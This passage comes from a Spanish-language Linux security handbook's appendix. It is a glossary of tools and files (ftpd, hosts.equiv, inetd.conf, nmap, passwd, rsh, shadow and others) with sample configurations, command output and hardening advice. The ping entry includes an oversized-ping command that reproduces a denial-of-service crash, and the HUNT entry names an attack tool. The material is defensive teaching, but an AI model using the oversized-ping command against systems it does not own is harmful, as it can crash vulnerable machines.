Descripción: Servidor DARPA de protocolo de transferencia de archivos en Internet. **Relación con seguridad**: ftpd es su servidor FTP. FTP es la abreviatura de *File Transfer Protocol* (protocolo de transferencia de archivos), utilizado para transferir archivos desde un *host* de internet a otro. Puede proporcionar uno o ambos tipos de servicios FTP: anónimo y basado en usuario. En el FTP anónimo, sus servicios FTP están disponibles para el público en general y permiten *logins* anónimos. (Cualquiera puede acceder a su directorio FTP utilizando el nombre de usuario anonymous y su dirección de correo electrónico como contraseña.) Es preferible FTP privado o basado en usuario. Aquí, sólo usuarios autorizados pueden hacer *log in*. De cualquier forma, puede instituir control de acceso. Mejore sus conocimientos en el Capítulo 11, "Seguridad en FTP", o en la página del manual de ftpd. Véase también ftphosts y ftpaccess dentro de este apéndice. Para terminar, para obtener una explicación sobre si ofrecer acceso FTP, véase el Capítulo 3, "Instalación".

ftphosts

Descripción: Archivo de acceso a *host* de usuario individual ftpd. **Relación con seguridad**: ftphosts es un archivo de control de acceso ftpd que funciona con principios de permiso/denegación. Puede permitir o denegar el acceso de usuarios en base a su nombre de usuario, nombre de *host* y dirección IP. (Soporta comodines y máscaras.) Mejore sus conocimientos en el Capítulo 11, "Seguridad en FTP", o en la página del manual de ftphosts. Véase también ftpd, ftpaccess y ftpusers dentro de este apéndice.

ftpshut

Descripción: Cierra servidores FTP en un momento determinado. **Relación con seguridad**: Un comando de administración de sistemas útil, ftpshut le permite cerrar servidores FTP cuando lo diga y enviar un aviso a los usuarios que estén haciendo *log* de FTP en ese momento. Por defecto, el proceso comienza 10 minutos antes del cierre real. En ese momento se deniega todo tráfico FTP nuevo. Cinco minutos después, se cierra a los usuarios que estuvieran haciendo *log*. Para obtener más información, véase el Capítulo 11, "Seguridad en FTP", o la página del manual de ftpshut.

Guardián de privacidad GNU (un complemento)

Descripción: Una herramienta PGP. **Relación con seguridad**: El guardián de privacidad GNU es una herramienta PGP (*Pretty Good Privacy*, Privacidad bastante buena) gratuita y sin restricción que proporciona encriptación de alto nivel que puede ser utilizada en *scripts* y aplicaciones.

halt

Descripción: Para el sistema. **Relación con seguridad**: halt (similar a reboot) parará o reiniciará el sistema. Depende usted. Normalmente debería utilizar mejor shutdown. Para más información, véase el Capítulo 4, "Administración básica del sistema Linux", o la página del manual de halt. Compare también con shutdown, dentro de este apéndice.

Herramienta de administradores de sistemas para analizar redes (SATAN, un complemento)

Descripción: herramienta de rastreo de red. **Relación con seguridad**: SATAN rastrea *hosts* locales o remotos para encontrar vulnerabilidades muy conocidas. Aunque ahora SATAN está desfasado, puede enseñar a los primerizos mucho acerca de la seguridad en Linux y de UNIX en general. La interfaz de un navegador web de un usuario amigo de SATAN entrega informes gratamente formateados y tutoriales sensibles al contexto de vulnerabilidades comunes. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

Herramientas de engaño (un complemento)

Descripción: Una herramienta para confundir a los atacantes. **Relación con seguridad**: En estos años ha habido mucha investigación en engaños: pasos seguidos para engañar a los atacantes emulando electrónicamente otros sistemas operativos y/o debilidades que realmente no existen. Las herramientas de engaño proporcionan herramientas para hacer esto. Mejore sus conocimientos en el Capítulo 20, "Detección de intrusiones".

hosts_access

Descripción: hosts_access es un sistema y lenguaje para controlar el acceso a su servidor. **Relación con seguridad**: Las normas hosts_access funcionan según principios permiso/denegación. Articula sus normas en /etc/hosts.allow (para permitir acceso) y en /etc/hosts.deny (para denegarlo). Al utilizar estas normas, puede garantizar o denegar el acceso a clientes en base a su nombre de *host* o dirección IP (y se soportan comodines). Para más información, véase el Capítulo 14, "Seguridad de servidor web", y el 18, "Linux y *firewalls*". Véase también tcpd, tcpdchk, tcpdmatch y hosts_options dentro de este apéndice o la página del manual de hosts_access.

hosts.equiv

Descripción: Base de datos de *hosts* remotos y usuarios de confianza . **Relación con seguridad**: El archivo hosts.equiv es donde especifica las entradas de

usuarios y *hosts* remotos de confianza. Una vez que esas personas tienen una entrada en hosts.equiv, pueden hacer rlogin sin dar contraseña.

El archivo será parecido a éste:

```
hacker1 bozo
hacker2
hacker3 dominari
```

El formato es host/user. A no ser que tenga una buena razón para permitir el acceso mediante los comandos r (véase rsh, rlogin dentro de este apéndice), no debería mantener entradas hosts.equiv. Son un riesgo de seguridad. Sin embargo, si necesita permitir dicho acceso, limítelo a *hosts* de su dominio. Asegúrese también de que el archivo está limpio de metacaracteres (~, !, @, #, $, %, ^, &, *, +, -, etc.) y de que pertenece a la raíz. Para más información, véase el Capítulo 14, "Seguridad de servidor web". Véase también rsh, rlogin dentro de este apéndice o la página del manual de hosts.equiv.

hosts_options

Descripción: hosts_options proporciona extensiones opcionales para controlar el acceso a su servidor. **Relación con seguridad**: hosts_options es una extensión de hosts_access, que es un lenguaje para controlar el acceso a su servidor Linux. La funcionalidad extendida incluye ejecución de comandos *shell*, manipulación de variables de entorno de proceso, etc. Para más información, véase el Capítulo 14, "Seguridad de servidor web", y el 18, "Linux y *firewalls*". Véase también tcpd, tcpdchk, tcpdmatch y hosts_access dentro de este apéndice o la página del manual de hosts_options.

htpasswd

Descripción: Manipula archivos de contraseñas de servidor HTTP. **Relación con seguridad**: Utilice htpasswd para establecer nombres de usuarios y contraseñas web. htpasswd aplica encriptación estilo UNIX a contraseñas de usuario y saca estos valores encriptados al archivo de texto .htpasswd. Para implementar protección de contraseñas htpasswd en su sitio web, primero debe configurar las opciones en .htaccess, un archivo de texto que contiene nombres de usuario válidos, la ruta a .htpasswd, métodos de autentificación y esquemas permiso/denegación. Cada vez que un usuario visita la página protegida, el servidor consulta .htaccess y .htpasswd. Para más información, véase el Capítulo 14, "Seguridad de servidor web", o consulte .htpasswd y .htaccess dentro de este apéndice o la página del manual de htpasswd.

httpd

Descripción: Servidor de protocolo de tranferencia de hipertexto de Apache. **Relación con seguridad**: httpd es su servidor web, que se carga, por defecto, en el inicio. La configuración httpd implica muchos archivos, entre ellos:

- access.conf. El archivo de configuración de acceso, donde especifica quién puede acceder al servidor, a qué directorios puede acceder y los métodos que puede utilizar para asegurar dicho acceso.
- httpd.conf. El archivo de configuración del servidor, donde especifica el puerto, ID de usuario, grupo, directorio raíz y la dirección del administrador de correo de httpd, además de si el servidor es independiente o arrancado por inetd.
- srm.conf. El mapa de recursos del servidor, donde especifica el directorio de documentos raíz (generalmente /var/http/mydomain), directorios de usuario, directorios de *script*, tipos y extensiones de mime, redireccionamientos (referencias a páginas movidas), etc.

Controla el acceso de usuarios mediante utilidades anexas utilizando autentificación básica o criptográfica. Para más información, véase el Capítulo 14, "Seguridad de servidor web", o la página del manual de httpd. Véase también htpasswd dentro de este apéndice.

HUNT (un complemento)

Descripción: Es una herramienta de ataque de cualquier propósito. **Relación con seguridad**: HUNT es una herramienta que proporciona una gran abundancia de ataques, incluyendo secuestro de sesión, ARP, DoS, etc. Mejore sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio".

icmpinfo (un complemento)

Descripción: Un analizador de icmp. **Relación con seguridad**: Los atacantes pueden utilizar Protocolo de mensajes de control de Internet (*Internet Control Message Protocol*) para bombardear su *host* y sacarlo de la Red temporalmente. Para detectar, capturar y grabar dichos ataques, utilice icmpinfo. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

identd

Descripción: Servidor de protocolo TCP/IP IDENT. **Relación con seguridad**: identd implementa el protocolo de identificación (*Identification Protocol*), que identifica al usuario de una conexión TCP en particular. Saca el nombre de usuario de la petición, que es útil cuando está siguiendo la pista de propietarios de procesos. identd no es totalmente fiable, los atacantes pueden dar información errónea o falsa, pero es muy útil cuando se construyen *logs* base. Para más información, véase RFC 1410 o la página del manual de identd.

IdentTCPscan (un complemento)

Descripción: Un *scanner* de red que obtiene procesos TCP de UID. **Relación con seguridad**: La mayoría de los *scanners* de red sencillos identificarán daemons en ejecución, pero comparativamente, pocos consiguen a sus propietarios. IdentTCPscan lo hace. (Esto puede ser importante. Por ejemplo, ejecutar su servidor web como raíz abre un hueco en la seguridad.) Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

inetd.conf

Descripción: Base de datos de servidores de Internet. **Relación con seguridad**: inetd.conf contiene el listado de servidores, un listado de servidores que se inician al arrancar su sistema. Aquí tiene un ejemplo (muy resumido) del archivo inetd.conf:

```
#ident  "@(#)inetd.conf
# Configuration file for inetd(1M).  See inetd.conf(4).
#
# To re-configure the running inetd process, edit this file, then
# send the inetd process a SIGHUP.
#
# Syntax for socket-based Internet services:
#  <service_name> <socket_type> <proto> <flags> <user>
# <server_pathname> <args>
#
# Syntax for TLI-based Internet services:
#
#  <service_name> tli <proto> <flags> <user> <server_pathname> <args>
#
# Ftp and telnet are standard Internet services.
#
ftp    stream  tcp    nowait  root  /usr/local/sbin/tcpd    in.ftpd
telnet  stream  tcp   nowait  root  /usr/local/sbin/tcpd    in.telnetd
#
# Tnamed serves the obsolete IEN-116 name server protocol.
#
name  dgram   udp  wait root /usr/sbin/in.tnamed  in.tnamed
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell   stream  tcp   nowait  root  /usr/local/sbin/tcpd    in.rshd
login   stream  tcp   nowait  root  /usr/local/sbin/tcpd    in.rlogind
```

Examine su /etc/inetd.conf para determinar qué servicios se inician por defecto. Si encuentra alguno que no esté utilizando, ciérrelo. Para más información, véase el

Capítulo 4, "Administración básica del sistema Linux", o las páginas del manual de inetd y inetd.conf.

IPAC (un complemento)

Descripción: Un paquete de contabilidad IP. **Relación con seguridad**: Aunque IPAC no es estrictamente una herramienta de seguridad, en ciertos casos puede ser útil en un contexto de seguridad. IPAC supervisa el tráfico IP y saca en gráficos esta información. Al utilizar IPAC, puede realizar análisis de tráfico y quizá descubrir actividades no deseadas. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

ip_filter (un complemento)

Descripción: Filtro de paquetes TCP/IP para Linux. **Relación con seguridad**: ip_filter puede aceptar o denegar selectivamente paquetes específicos que coincidan con los criterios que establezca. Esto puede ser útil para reducir la incidencia de ciertos ataques o, incluso, para eliminarlos. Por ejemplo, ciertos ataques de denegación de servicios se implementan con paquetes fragmentados o malformados. ip_filter puede cogerlos y expulsarlos. Mejore sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

ipfwadm

Descripción: *Firewall* IP y administración de cuentas. **Relación con seguridad**: Utilice ipfwadm para establecer el *firewall* IP de Linux y sus normas de cuentas. ipfwadm también proporciona enmascaramiento de IP, de forma que varias máquinas puedan compartir la misma dirección IP. Las versiones de Linux más modernas tienen funcionalidad de *firewall* /filtro de paquetes provista a través de ipfwadm. Esto proporciona tres clases de funcionalidad del *firewall*: cuentas, bloqueo y progreso. Para obtener más información, véase el Capítulo 18, "Linux y *firewalls*", o la página del manual de ipfwadm.

ISS (un complemento)

Descripción: *Internet Security Scanner* (*Scanner* de seguridad de Internet). **Relación con seguridad**: ISS fue el primer *scanner* disponible de manera extensa. Antiguas versiones fuente de ISS flotan a lo largo de la Red, disponibles para descarga gratuita. Sin embargo, también hay versiones comerciales disponibles como parte de un equipo de seguridad mayor (SAFESuite) de Internet Security Systems, Inc. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

Juego de contraseñas ocultas de Linux (un complemento)

Descripción: Una herramienta Linux de ocultación de contraseñas. **Relación con seguridad**: Escrito por Julianne F. Haugh, este paquete proporciona muchas herramientas para gestionar bases de datos de contraseñas ocultas (y no ocultas). Consígalo en http://sunsite.unc.edu/pub/Linux/system/admin/shadow-971215.tar.gz. Para obtener más información sobre la ocultación en general, véase el Capítulo 5, "Ataques a contraseña", o consulte passwd dentro de este apéndice o la página del manual de shadow.

KSniffer (un complemento)

Descripción: Un analizador de protocolos basado en K Desktop. **Relación con seguridad**: Muchos *sniffers* están basados en CLI, lo que hace que sus salidas sean difíciles de correlacionar y analizar. KSniffer fue diseñado expresamente para KDE y es fácil de utilizar y configurar. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

last

Descripción: Indica los últimos *logins* por usuario o terminal. **Relación con seguridad**: Utilice last para obtener los últimos *logins*. Es útil cuando se sigue la pista de intrusiones. La sintaxis es normalmente last o last nombreususario. Aquí tiene un ejemplo de salida:

```
dc31245   pts/1  ppp-208-19-49-18 Mon Feb  8 06:18   still logged in
dc31245   pts/0  ppp-208-19-49-79 Mon Feb  8 06:06   still logged in
dc31245   ftp    ppp-208-19-49-79 Mon Feb  8 05:37 - 05:39  (00:01)
root      console                 Sat Feb  6 13:36   still logged in
reboot    system boot             Sat Feb  6 13:35
root      console                 Sat Feb  6 13:32 - down   (00:02)
```

Al relacionar las entradas last con otros *logs* (como los *logs* RADIUS) puede a veces tener una visión más exacta de las intrusiones, cuándo ocurrieron, qué nombres de usuarios estaban involucrados (si lo estaba alguno), etc. Para más información, véase el Capítulo 20, "Detección de intrusiones", el 19, "*Logs* y auditorías", y la página del manual de last. Compare también con who, dentro de este apéndice.

Logcheck del Proyecto Abacus (un complemento)

Descripción: Comprobador de archivos *log*. **Relación con seguridad**: Logcheck analiza sus archivos *log*, buscando posibles indicios de intrusiones, utilizaciones erróneas, problemas de configuración, etc. En particular, Logcheck analiza *logs* de las herramientas de *firewall* del sistema de información de confianza (*Trus-*

ted Information System's Firewall Toolkit), TCP Wrapper y logdaemon. Mejore sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

lsof (un complemento)

Descripción: lsof hace un listado de archivos abiertos. **Relación con seguridad**: Supervisar archivos abiertos es una forma de detectar posibles actividades no autorizadas (quizá incluso un *sniffer*). lsof detecta archivos abiertos y puede utilizarse para identificar los procesos que se les han escrito. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

MAT (herramienta de supervisión y administración, un complemento)

Descripción: Herramienta de administración de sistemas para todo propósito. **Relación con seguridad**: MAT es una herramienta de administración de sistemas completa y basada en GUI. MAT no sólo le permite controlar varios *hosts* Linux desde una consola central, también proporciona supervisión de *logs*, espacio de disco, conectabilidad, etc. Mejore sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

MOM (un complemento)

Descripción: syslog mejorado. **Relación con seguridad**: MOM es una herramienta de *logging* completa que también tiene capacidad de detección de intrusiones. MOM emplea agentes que supervisan y hacen *log* de la actividad del sistema y ejecutan acciones prescritas por el usuario cuando se descubre actividad definida. Mejore sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

msystem (un complemento que se hizo para UNIX, pero puede funcionar en Linux)

Descripción: Versiones seguras de system(), popen() y pclose(). **Relación con seguridad**: msystem proporciona versiones seguras de varias llamadas de programación. Mejore sus conocimientos en el Capítulo 16, "Desarrollo web seguro".

NEPED (detector Ethernet de promiscuidad de red, un complemento)

Descripción: Detecta interfaces Ethernet en modo promiscuo. **Relación con seguridad**: Ha habido muchos debates sobre cómo detectar *sniffers*. NEPED es

una posibilidad. Funciona enviando mensajes ARP personalizados que sólo pueden ser interceptados por interfaces en modo promiscuo. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

Nessus (un complemento)

Descripción: Un *scanner* de seguridad de red. **Relación con seguridad**: Nessus es un *scanner* de fuente abierta que encuentra vulnerabilidades y ofrece tutoriales de ellas. Nessus tiene una buena GUI que lo hace fácil de utilizar. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

netstat

Descripción: netstat muestra conexiones de red activas, incluyendo aquellas que han sido cortadas recientemente, pero todavía no han muerto del todo. Aquí tiene un ejemplo de salida:

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    samshacker10:1025      localhost:1028         ESTABLISHED
  TCP    samshacker10:1028      localhost:1025         ESTABLISHED
  TCP    samshacker10:1572      www.njh.com:80         CLOSE_WAIT
  TCP    samshacker10:1576      hegel.ittc.ukans.edu:80 CLOSE_WAIT
  TCP    samshacker10:1584      www.mcp.com:80         ESTABLISHED
```

Relación con seguridad: Utilice netstat para analizar conexiones actuales, incluyendo enlaces en modo LISTEN. Esto podría revelar posibles actividades no autorizadas. Para más información, véase el Capítulo 20, "Detección de intrusiones", o la página del manual de netstat.

NIST Cerberus (un complemento)

Descripción: Una implementación IPSec para Linux. **Relación con seguridad**: IPSec proporciona encriptación de red en capas de IP y una importante encriptación de servicio. La implementación gratuita de NIST no está incompleta (aunque le faltan algunas características) y proporciona excelentes servicios IPSec *host-host*, *host-router* y *router-router*. Utilícela si es un verdadero paranoico. Mejore sus conocimientos en el Capítulo 15, "Protocolos web seguros".

nmap (el asignador de red, un complemento)

Descripción: Un *scanner* de red. **Relación con seguridad**: nmap es un *scanner* con todas las características que incluye asignación de red, rastreo silencioso y

una función que comprueba vulnerabilidades de predicción de secuencia TCP. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

npasswd (un complemento)

Descripción: Un comprobador de contraseñas proactivo. **Relación con seguridad**: npasswd es un comprobador de contraseñas proactivo. Comprueba contraseñas de usuario buscando debilidades inherentes antes de enviarlas a la base de datos. Este programa es bueno para experimentar y para aprender más sobre normas de contraseñas. Encuentre npasswd en http://www.utexas.edu/cc/unix/software/npasswd/. Para más información, véase el Capítulo 5, "Ataques a contraseña", o consulte passwd dentro de este apéndice o la página del manual de passwd.

ntop (un complemento)

Descripción: Una alternativa para top. **Relación con seguridad**: Linux tiene una herramienta original de supervisión de red llamada top, que mide la utilización de la red. ntop lleva esto un paso más adelante, ofreciendo supervisión cercana a la realidad (a través de una página web, si quiere). ntop es lo que yo llamaría como una top más fastidiosa. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas". Compruebe también la página del manual de top para propósitos de comprobación.

passwd

Descripción: Utilice passwd para cambiar contraseñas de usuario. La sintaxis es passwd (el usuario actual) o passwd nombreusuario (un usuario específico). **Relación con seguridad**: passwd es aquí relevante por dos razones. Primero, como habrá notado, passwd es un comando, un programa que le permite establecer y cambiar contraseñas de usuario. Sin embargo, passwd también puede referirse al archivo /etc/passwd, que contiene la información de usuario, incluyendo nombres de usuario, directorios raíces, *shells* de usuario y contraseñas encriptadas o símbolos de contraseña. Aquí tiene una línea de ejemplo de un archivo passwd con contraseñas encriptadas visibles:

```
hacker1:Yi83amq9:102:100:Hacker Dude:/usr/hacker1:/bin/sh
```

Aquí tiene una línea de ejemplo de un archivo passwd con símbolos de contraseña (y sin contraseñas encriptadas visibles):

```
hacker1:x:517:517:hacker1:/home/chuck:/bin/bash
```

En ambos casos, el campo de contraseña está en negrita. Note la diferencia, Yi83amq9 como opuesto a x. En sistemas donde /etc/passwd tiene contraseñas encriptadas, la seguridad es más débil porque los atacantes pueden obtener o rom-

per dichas contraseñas. Para más información, por favor, véase el Capítulo 5, "Ataques a contraseña". Véase también crypt, dentro de este apéndice o la página del manual de passwd.

passwd+ (un complemento)

Descripción: Un comprobador de contraseñas proactivo. **Relación con seguridad**: passwd+ es un comprobador de contraseñas proactivo. Comprueba contraseñas de usuario buscando debilidades inherentes antes de enviarlas a la base de datos. Este programa le permite aplicar normas y *logging* extensivas. Consiga passwd+ en ftp://ftp.dartmouth.edu/pub/security/passwdplus.tar.Z. Para más información, véase el Capítulo 5, "Ataques a contraseña".

pgp4pine

Descripción: *Shell* PGP para pine. **Relación con seguridad**: pine es un cliente de correo popular de Linux. pgp4pine ofrece una implementación PGP (privacidad bastante buena) para pine. PGP ofrece encriptación de alto nivel para conseguir el máximo de privacidad. Mejore sus conocimientos en el Capítulo 12, "Seguridad en el correo".

ping

Descripción: ping comprueba el estado de *hosts* remotos. **Relación con seguridad**: ping envía diagramas de datos ICMP ECHO_REQUEST a *hosts* remotos para obtener una respuesta. Al utilizar ping, puede comprobar si un *host* en particular está vivo. La sintaxis es ping nombrehost o IP dirección. Aquí tenemos un ejemplo de salida:

```
Pinging mcp.com [198.70.146.70] with 32 bytes of data:

Reply from 198.70.146.70: bytes=32 time=251ms TTL=242
Reply from 198.70.146.70: bytes=32 time=220ms TTL=242
Reply from 198.70.146.70: bytes=32 time=220ms TTL=242
Reply from 198.70.146.70: bytes=32 time=210ms TTL=242
```

Algunas versiones de Linux son vulnerables a ataques ping. En estas versiones (*kernel* 2.0.7, por ejemplo), los atacantes con máquinas Windows 95 envían paquetes ping sobredimensionados al objetivo. Para comprobar su máquina, intente este comando desde Windows:

```
ping -l 65510 su_host
```

Si su sistema Linux se reinicia, actualice. Mejore sus conocimientos en el Capítulo 17, "Ataques de denegación de servicio", o la página del manual de ping.

ps

Descripción: Informa del estado del proceso. **Relación con seguridad**: Utilice ps para examinar procesos actuales. La sintaxis es generalmente ps, pero para obtener un informe completo es ps -Al o, en algunas versiones Linux más modernas, ps Al. Aquí tenemos un ejemplo de salida:

```
 F S  UID   PID PPID C PRI NI  ADDR    SZ  WCHAN TTY     TIME CMD
19 T  0     0    0   0  0  SY  e05181e8 0           ?     0:00 sched
8  S  0     1    0   0  41 20  f56af678 87  f56af844  ?     0:01 init
19 S  0     2    0   0  0  SY  f56af018 0   e0532b48  ?     0:00 pageout
19 S  0     3    0   0  0  SY  f57c19a0 0   e0572808  ?     1:37 fsflush
8  S  0   340    1   0  39 20  f57c1340  45  f56e5dde  console 0:00 sh
8  S  0   339    1   0  41 20  f57c0680  324 f57dec94  ?     0:00 sac
8  S  0   104    1   0  41 20  f57c0020  416 f5741526  ?     0:00 rpcbind
8  S  0   121    1   0  51 20  f59a0980  426 f574136e  ?     0:00 inetd
8  S  0    96    1   0  41 20  f59a0320  332 f5741666  ?     1:56 in.route
8 S   0   106    1   0  73 20  f599fcc0 381  f57414ae  ?     0:00 keyserv
8 S   0   124    1   0  41 20  f599f660 445  f57414fe  ?     0:00 statd
8 S 60001 1543 343  0  39 20  f5af0cd0 416  f5724e44  ?     0:00 httpd
```

Utilizando ps puede ser capaz de identificar procesos no autorizados realizados en un momento no autorizado por usuarios no autorizados. Compare con w, dentro de este apéndice. Véase también la página del manual de ps.

qmail (un complemento)

Descripción: Sustituto para sendmail. **Relación con seguridad**: sendmail es grande, difícil de configurar y tiene problemas de seguridad, así que muchos administradores de sistemas utilizan qmail en su lugar. qmail es más seguro, no permite acceso de raíz y es fácil de configurar. Mejore sus conocimientos en el Capítulo 12, "Seguridad en el correo".

QueSo (un complemento)

Descripción: Una herramienta para detectar sistemas operativos remotos. **Relación con seguridad**: QueSo envía paquetes especialmente construidos a *hosts* remotos. Su respuesta revelará su sistema operativo. Mejore sus conocimientos en el *Capítulo 8, "Scanners"*.

rcmd

Descripción: Ejecuta comandos en un *host* remoto. **Relación con seguridad**: rcmd (un comando r) permite a los usuarios ejecutar comandos en *hosts* remotos. A

no ser que tenga una buena razón para permitir acceso con comandos r (véase rsh, rlogin dentro de este apéndice), debería desactivar sus servicios. Para más información, véase el Capítulo 14, "Seguridad de servidor web". Véase también rsh, rlogin, rhosts y hosts.equiv dentro de este apéndice o la página del manual de rcmd.

rcp

Descripción: Copia remota de archivos. **Relación con seguridad**: rcp (copia remota) copia archivos desde *hosts* remotos. La sintaxis es normalmente rcp tigger:/home/poo/files.txt files.poo.txt. Esto copia el archivo files.txt desde el *host* tigger y le da un nombre local de files.poo.txt. Debería utilizar probablemente scp (copia segura) en su lugar. Por favor, véase scp dentro de este apéndice y la página del manual de rcp.

reboot

Descripción: Para el sistema. **Relación con seguridad**: reboot (similar a halt) reiniciará el sistema. Debería utilizar normalmente shutdown en su lugar. Para más información, véase el Capítulo 4, "Administración básica del sistema Linux". Compare también con halt, dentro de este apéndice.

rhosts

Descripción: Archivo de *hosts* remotos y usuarios de confianza. **Relación con seguridad**: El archivo etc/rhosts es un lugar donde puede especificar las entradas de *hosts* remotos y usuarios de confianza. Una vez que esa gente tenga una entrada en rhosts, pueden utilizar los comandos r desde *hosts* remotos. rlogin sin dar una contraseña. A no ser que tenga una buena razón para permitir el acceso vía comandos r (véase rsh, rlogin dentro de este apéndice), no debería mantener entradas rhosts. Sin embargo, si necesita permitir dicho acceso, limítelo a *hosts* de su dominio. Asegúrese también de que el archivo está limpio de metacaracteres (~, !, @, #, $, %, ^, &, *, +, -, etc.) y pertenece a la raíz. Para más información, Véase el Capítulo 14, "Seguridad de servidor web". Véase también rcmd, hosts.equiv, rsh, rlogin, dentro de este apéndice o la página del manual de rhosts.

rhosts.dodgy (un complemento)

Descripción: rhosts.dodgy comprueba irregularidades en sus archivos rhosts. **Relación con seguridad**: Este script de Perl analizará sus archivos rhosts por todo el sistema para buscar problemas de configuración y entradas sospechosas (como un +, *, etc.). Por favor, véase rhosts dentro de este apéndice, la página del manual de rhosts o el Capítulo 8, "*Scanners*".

rlogin

Descripción: *Login* remoto. **Relación con seguridad**: rlogin (un comando r) permite a los usuarios conectar sus terminales con un *host* remoto para una sesión interactiva. rlogin es muy parecida a telnet, excepto en que rlogin permite a los usuarios hacer *log in* sin proporcionar una contraseña. Esto es conveniente cuando tiene cuentas en varias cajas de sus dominio y quiere evitar dar contraseñas para cada *login*. Sin embargo, debería utilizar rlogin lo menos posible. A no ser que tenga alguna razón para no hacerlo, debería desactivar los servicios r (rsh y rlogin). Para más información, véase el Capítulo 14, "Seguridad de servidor web". Véase también rcmd, rsh, rhosts y hosts.equiv dentro de este apéndice o la página del manual de rlogin.

rsh

Descripción: *Shell* remota. **Relación con seguridad**: rsh (un comando r) permite a usuarios remotos ejecutar comandos en el *host* local (o en uno remoto). Por ejemplo:

```
rsh samshacker.net /user bozo ls -l
```

Aquí, el usuario bozo pide un listado de directorios de samshacker.net. A no ser que tenga una razón para no hacerlo, debería desactivar los servicios r (rsh y rlogin). Para más información, por favor véase el Capítulo 14, "Seguridad de servidor web". Véase también rlogin y hosts.equiv dentro de este apéndice o la página del manual de rsh.

scanner de seguridad de red NSS, (un complemento)

Descripción: Un simple *scanner* de red. **Relación con seguridad**: NSS es un sencillo y ligero *scanner* de red escrito en Perl. Es, por tanto, extensible y se puede incorporar en otros elementos del sistema, como una página web. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

scp

Descripción: Copia Segura (programa de copia de archivos remotos). **Relación con seguridad**: scp, o Copia Segura, proporciona una manera (relativamente) segura de copiar archivos desde un *host* a otro. Funciona de forma muy parecida a rcp, pero utiliza ssh para facilitar la transferencia. (ssh, o *Secure Shell*, es un programa de *login* de seguridad que proporciona sesiones encriptadas.) Para más información, véase el Capítulo 10, "Protección de los datos en tránsito", y sshd dentro de este apéndice. Véase también ssh, sshd, ssh-agent y ssh-keygen, todos dentro de este apéndice, y sus respectivas páginas del manual.

Sentry, del Proyecto Abacus

Descripción: Detector de rastreo de puerto. **Relación con seguridad**: Sentry detecta rastreos de puerto. Lo que es lo mismo, cuando los atacantes utilicen *scanners* para tantear su sistema, Sentry de lo notificará. Sentry proporciona también detección de rastreos silenciosos, lo que no es muy normal. (Los rastreos silenciosos se producen cuando los atacantes se conectan ligeramente, utilizando conexiones medio abiertas difíciles de detectar.) Mejore sus conocimientos en el Capítulo 20, "Detección de intrusiones".

services

Descripción: /etc/services, la base de datos de servicios. **Relación con seguridad**: /etc/services enumera servicios TCP/IP bien conocidos y sus puertos.

shadow

Descripción: El archivo de contraseñas shadow. **Relación con seguridad**: /etc/shadow es legible sólo desde la raíz y contiene las contraseñas encriptadas de los usuarios. Es una mejora sobre las primeras implementaciones de UNIX, donde las contraseñas encriptadas se guardaban en /etc/passwd, un archivo de lectura general. Bajo el sistema actual, /etc/passwd todavía es de lectura general, pero no revela las contraseñas encriptadas. Esto se lo hace más difícil a los atacantes, quienes deben obtener primero las contraseñas encriptadas antes de romperlas. Para obtener más información, véase el Capítulo 5, "Ataques a contraseña", passwd, dentro de este apéndice, o la página del manual de shadow.

Shadow in a Box (un complemento)

Descripción: Juego de ocultamiento de contraseñas. **Relación con seguridad**: Escrito por Michael Quan, Shadow in a Box es una compilación de utilidades para gestionar contraseñas ocultas. Ofrece herramientas para ftp, POP, sudo, y xlock y una biblioteca de pirateo completa. Consígalo en http://sunsite.unc.edu/pub/Linux/system/admin/shadow-ina-box-1.2.tgz. Para obtener más información sobre el ocultamiento en general, véase el Capítulo 5, "Ataques a contraseña", o consulte passwd, dentro de este apéndice, o la página del manual de shadow.

showmount

Descripción: Muestra la información montada para un servidor NFS. **Relación con seguridad**: Los usuarios remotos utilizan showmount para examinar las exportaciones de NFS local. La sintaxis es normalmente showmount -a nombrehost. Aquí tiene un ejemplo de salida:

```
cdserve.samshacker.net:/cd-doc1
cdserve.samshacker.net:/usr/sw/uwexport/cdrom
cdserve.samshacker.net:/usr/sw/uwexport
cdserve.samshacker.net:/usr/sw/uwexport/OSF_Motif
```

Como las exportaciones NFS pueden ser riesgos para la seguridad, debería exportar cuantos menos sistemas de archivo sea posible. De hecho, a no ser que tenga una razón válida para ejecutar NFS, ciérrelo. NFS introduce muchos problemas de seguridad. Para obtener más información, véase exports dentro de este apéndice y la página del manual de NFS.

shutdown

Descripción: Cierra el sistema. **Relación con seguridad**: Utilice shutdown para cerrar de forma segura su sistema. Cuando es invocado, shutdown desactiva login y notifica a los usuarios que se hará un cierre completo en n minutos (usted especifica n). Durante el cierre, se envían señales SIGTERM a los procesos en ejecución. Ésta es una llamada de aviso que les da tiempo a los procesos para limpiar y salir con seguridad. Para más información, véase el Capítulo 4, "Administración básica del sistema Linux". Compare también con halt, dentro de este apéndice y vea la página del manual de shutdown.

SINUS (un complemento)

Descripción: Un *firewall* de Linux. **Relación con seguridad**: SINUS es un *firewall* de Linux relativamente nuevo (no necesita X) y una excelente herramienta para aprender sobre *firewall*. Mejore sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

SocketScript (un complemento)

